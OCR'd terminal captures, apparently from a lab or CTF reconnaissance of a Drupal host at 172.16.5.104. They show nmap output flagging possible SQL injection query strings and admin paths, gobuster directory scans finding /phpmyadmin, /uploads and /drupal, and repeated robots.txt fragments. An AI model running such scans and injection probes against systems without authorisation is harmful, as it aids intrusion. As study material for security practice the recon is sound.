
```
|_    Form action: /drupal/?q=node&destination=node
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.16.5.104:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://172.16.5.104:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://172.16.5.104:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|_    http://172.16.5.104:80/?C=S%3BO%3DA%27%20OR%20sqlspider
445/tcp  open  microsoft-ds
631/tcp  open  ipp
| http-enum:
|   /admin.php: Possible admin folder
|   /admin/: Possible admin folder
|   /admin/admin/: Possible admin folder
|   /administrator/: Possible admin folder
|   /adminarea/: Possible admin folder
|   /adminLogin/: Possible admin folder
|   /admin_area/: Possible admin folder
|   /administratorlogin/: Possible admin folder
|   /admin/account.php: Possible admin folder
|   /admin/index.php: Possible admin folder
|   /admin/login.php: Possible admin folder
|   /admin/admin.php: Possible admin folder
|   /admin_area/admin.php: Possible admin folder
|   /admin_area/login.php: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin_area/index.php: Possible admin folder
|   /admin/home.php: Possible admin folder
|   /admin_area/login.html: Possible admin folder
|   /admin_area/index.html: Possible admin folder
|   /admin/controlpanel.php: Possible admin folder
|   /admincp/: Possible admin folder
|   /admincp/index.asp: Possible admin folder
|   /admincp/index.html: Possible admin folder
|   /admincp/login.php: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /adminpanel.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin_login.html: Possible admin folder
|   /admin/cp.php: Possible admin folder
|   /administrator/index.php: Possible admin folder
|   /administrator/login.php: Possible admin folder
|   /admin/admin_login.php: Possible admin folder
|   /admin_login.php: Possible admin folder
|   /administrator/account.php: Possible admin folder
|   /administrator.php: Possible admin folder
|   /admin_area/admin.html: Possible admin folder
|   /admin/admin-login.php: Possible admin folder
|   /admin-login.php: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin-login.html: Possible admin folder
|   /admincontrol.php: Possible admin folder
```




```
└─$ gobuster dir -u http://172.16.5.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.5.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 313] [--> http://172.16.5.104/uploads/]
/chat                 (Status: 301) [Size: 310] [--> http://172.16.5.104/chat/]
/drupal               (Status: 301) [Size: 312] [--> http://172.16.5.104/drupal/]
/phpmyadmin           (Status: 301) [Size: 316] [--> http://172.16.5.104/phpmyadmin/]
/server-status        (Status: 403) [Size: 292]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```




```
└─$ gobuster dir -u http://172.16.5.104/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.5.104/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 283]
/.htpasswd            (Status: 403) [Size: 288]
/.htaccess            (Status: 403) [Size: 288]
/cgi-bin/             (Status: 403) [Size: 287]
/chat                 (Status: 301) [Size: 310] [--> http://172.16.5.104/chat/]
/drupal               (Status: 301) [Size: 312] [--> http://172.16.5.104/drupal/]
/phpmyadmin           (Status: 301) [Size: 316] [--> http://172.16.5.104/phpmyadmin/]
/server-status        (Status: 403) [Size: 292]
/uploads              (Status: 301) [Size: 313] [--> http://172.16.5.104/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```



```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
```




```
└─$ curl http://172.16.5.104/drupal/robots.txt
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
```




```
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
```


```
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```



